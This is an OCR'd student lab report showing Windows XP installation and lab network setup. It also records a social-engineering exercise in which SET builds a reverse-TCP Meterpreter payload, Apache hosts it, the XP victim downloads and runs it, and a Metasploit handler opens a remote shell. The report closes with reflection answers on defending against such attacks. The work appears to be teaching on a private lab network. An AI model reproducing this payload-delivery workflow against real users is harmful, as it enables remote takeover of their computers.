

Windows XP Professional Setup
Please wait while Setup formats the partition
C: Partition1 [New (Raw)] 10229 MB (10228 MB free)
on 10237 MB Disk 0 at Id 0 on bus 0 on atapi [MBR].
Setup is formatting...
71%


Windows XP Professional Setup
Please wait while Setup copies files
to the Windows installation folders.
This might take several minutes to complete.
Setup is copying files...
33%
Copying: srgb.icm


Windows XP Professional Setup
This portion of Setup has completed successfully.
If there is a floppy disk in drive A:, remove it.
To restart your computer, press ENTER.
When your computer restarts, Setup will continue.
Your computer will reboot in 7 seconds....
ENTER=Restart Computer



Windows xp
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete in approximately:
13 minutes
Registering components
Try the easiest Windows® yet
Windows XP makes it easy to manage all of your information. We've enhanced the My Documents and My Pictures folders to make them more useful. Now whenever you open these folders, you'll also see handy shortcuts to the most common tasks for documents and pictures.
Integrated support for Web publishing means that you can put your documents on the Internet and get to them easily from any location.
Windows XP Professional also supports integrated CD recording, so now you can easily save files to a CD-R or CD-RW drive.



Windows xp
Thank you!
Congratulations, you're ready to go!
To learn about the exciting new features of Windows XP, take the product tour. You can also find useful information in the Help and Support Center. These options are located on the Start menu.
For help, click here or press F1.
Finish




Task 4


```
arun@Arun: ~

┌──(arun㉿Arun)-[~]
└─$ sudo ifconfig eth0 192.168.1.5 netmask 255.255.255.0 up
[sudo] password for arun:

┌──(arun㉿Arun)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        ether 08:00:27:61:1d:38  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 64  bytes 11635 (11.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1440 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1440 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



Network Connections
Local Area Connection Properties
General
Advanced
Internet Protocol (TCP/IP) Properties
General
You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.
Obtain an IP address automatically
Use the following IP address:
IP address: 192 . 168 . 1 . 6
Subnet mask: 255 . 255 . 255 . 0
Default gateway:
Obtain DNS server address automatically
Use the following DNS server addresses:
Preferred DNS server:
Alternate DNS server:
Advanced...
OK
Cancel
Go
start
Network Connections
Local Area Connectio...
9:28 AM



Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Arun>ping 192.168.1.5
Pinging 192.168.1.5 with 32 bytes of data:
Reply from 192.168.1.5: bytes=32 time<1ms TTL=64
Reply from 192.168.1.5: bytes=32 time<1ms TTL=64
Reply from 192.168.1.5: bytes=32 time<1ms TTL=64
Reply from 192.168.1.5: bytes=32 time<1ms TTL=64
Ping statistics for 192.168.1.5:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
C:\Documents and Settings\Arun>
Recycle Bin
start
Command Prompt
9:39 AM


Task 5



Terminal
2) Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on victi
m and send back to attacker
3) Windows Reverse_TCP VNC DLL Spawn a VNC server on victim and s
end back to attacker
4) Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Reverse
TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Wind
ows x64), Meterpreter
6) Windows Meterpreter Egress Buster Spawn a meterpreter shell and find
a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP usi
ng SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
9) Download/Run your Own Executable Downloads an executable and runs i
t
set:payloads>2
set:payloads> IP address for the payload listener (LHOST):192.168.1.5
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/
.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):no


arun@Arun: ~
Terminal
arun@Arun: ~
└─$ sudo apachectl start
Invoking 'systemctl start apache2'.
Use 'systemctl status apache2' for more info.
┌──(arun㉿Arun)-[~]
└─$ sudo msfconsole


arun@Arun: ~
Terminal
arun@Arun: ~
┌──(arun㉿Arun)-[~]
└─$ sudo ls /root/.set/
[sudo] password for arun:
meta_config payload.exe set.options
┌──(arun㉿Arun)-[~]
└─$ sudo mv /root/.set/payload.exe /var/www/html/
┌──(arun㉿Arun)-[~]
└─$ sudo ls -la /var/www/html/
total 100
drwxr-xr-x 2 root root 4096 Oct 31 21:44 .
drwxr-xr-x 3 root root 4096 Oct 24 11:49 ..
-rw-r--r-- 1 root root 10701 Oct 24 12:01 index.html
-rw-r--r-- 1 root root   615 Oct 24 11:58 index.nginx-debian.html
-rw-r--r-- 1 root root 73802 Oct 31 21:42 payload.exe
┌──(arun㉿Arun)-[~]
└─$


arun@Arun: ~
Terminal
arun@Arun: ~
jgs
=[metasploit v6.3.27-dev   ]
+ -- --=[2335 exploits - 1220 auxiliary - 413 post   ]
+ -- --=[1382 payloads - 46 encoders - 11 nops   ]
+ -- --=[9 evasion   ]
Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > run


Cannot find server - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://192.168.1.5/payload.exe
Go Links
The page cannot be displayed
The page you are looking for is cu
site might be experiencing technic
to adjust your browser settings.
To attempt fixing netw
Tools, and then click
Problems..."
Other options to try:
Click the Refresh buttor
If you typed the page addr
sure that it is spelled corre
To check your connection settings, click the Tools menu, and then click Internet Options. On the Connections tab, click Settings. The settings should match those provided by your local area network (LAN) administrator or Internet service provider (ISP).
See if your Internet connection settings are being detected. You can set Microsoft Windows to examine your network and automatically discover network connection settings (if
Download complete
Download Complete
Saved:
payload.exe from 192.168.1.5
Downloaded: 72.0 KB in 1 sec
Download to: C:\Documents and Setti...\payload.exe
Transfer rate: 72.0 KB/Sec
Close this dialog box when download completes
Run
Open Folder
Close
Done
Internet
start
Command Prompt
Cannot find server - ...
Download complete
9:50 AM


arun@Arun: ~
Terminal
arun@Arun: ~
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.5:443
[*] Sending stage (175686 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.5:443 -> 192.168.1.6:1049) at 2023-10-31 21:50:44 -0400
meterpreter > sysinfo
Computer : WINDOWSX-B8152B
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >

REFLECTION QUESTIONS

1. Based on your understanding, what is a social engineering attack?
    - A social engineering attack is when bad actors manipulate or deceive people to get them to share sensitive information or do things they shouldn't.

2. Explain 5 ways for defending or mitigating against social engineering attacks.
    - Train employees to be aware of these tricks.
    - Use strong authentication methods.
    - Control who has access to sensitive information.
    - Set clear security rules and policies.
    - Have a plan for dealing with social engineering incidents.

3. What are the common social engineering attacks that happen in our lives and how the attack can be prevented? Explain the attack and you may state more than one attack.
    - Phishing: Be careful with emails or messages that look suspicious.
    - Pretexting: Verify if requests for personal info are legitimate.
    - Baiting: Don't download files from untrusted sources.
    - Tailgating: Don't let unauthorized people into secure areas.
    - Impersonation: Confirm the identity of anyone asking for unusual favors.

4. what trends do you see in social engineering attacks?
    - Attacks are getting more sophisticated.
    - Attackers use current events and technology for their schemes.
    - They may focus on specific industries or organizations.

5. Is human behavior is one of the factors of social engineering attacks? Explain your answer.
    - Yes, these attacks exploit human trust and biases to trick people into making mistakes.

6. How people can be safe from social engineering attacks?
    - Teach people to recognize and respond to these tactics.
    - Use strong security measures.
    - Verify requests for sensitive info.
    - Be cautious with unsolicited messages.
    - Report suspicious activity.